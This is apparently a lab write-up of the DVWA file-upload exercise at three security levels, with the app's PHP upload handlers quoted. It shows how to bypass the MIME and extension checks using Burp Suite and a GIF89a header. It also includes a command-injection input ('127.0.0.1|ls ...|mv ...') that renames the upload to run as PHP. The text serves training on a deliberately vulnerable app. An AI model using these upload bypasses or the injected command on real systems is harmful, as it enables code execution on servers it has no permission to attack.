
1) Low security


Before we are able to start with this vulnerability, we were facing the following error:

We downloaded php8.1 -gd and restarted the apache server, the error disappeared.




By looking at the source code, we notice that the type of the file isn't being checked. So, we upload a php file which contains the following script:






When we tried to access the file, we received the alert that we have been hacked. This script can easily be replaced with more malicious code which will run once we check the image as an admin.



2) Medium security

In the medium security level, we notice that type is now being checked, and the submission is only allowed in case it was a PNG or JPEG image.

We could still exploit it by adding .jpeg to the final name.





Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D


127.0.0.1/DVWA-master/vulnerabilities/view_source.php?id=upload&security=medium

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
```


In order for it to work, we still need to send it as a php file. Based on the source code, only the type is being checked. Thus, we intercepted the request using burpsuite and removed the .jpeg from the file name. The type is still image/jpeg. We then forwarded it and it was received successfully.







Once we opened it, the alert appeared.





3) High security

We tried the previous ways in the high security level, but they didn’t work.


```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolow
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
```


This is due to the fact that the extension is being checked now instead of the type. As such, we sent the image with the .php.jpeg extensions without changing it from burpsuite. We also had to put GIF89a above our php code from burpsuite, in order for the website to be tricked into thinking that it is GIF image data.






Now, we need to delete jpeg so it can be executed when it is opened. Based on the help, we need to use another vulnerability. Thus, we used “Command Injection” and submitted the following command:
127.0.0.1|ls ../../hackable/uploads|mv ../../hackable/uploads/hackMedium5.php.jpeg ../../hackable/uploads/hackMedium5.php

This command renamed the file from hackMedium5.php.jpeg to hackMedium5.php. When we enter the uploads, we can see that the name has been changed and the script executes when it is opened.





This kind of exploit is very dangerous especially on the admin, as a malicious code can be submitted and when opened by the admin or database administrator, it could affect their personal computer. We can protect against it by adding conditions that check both the extensions and the content type.

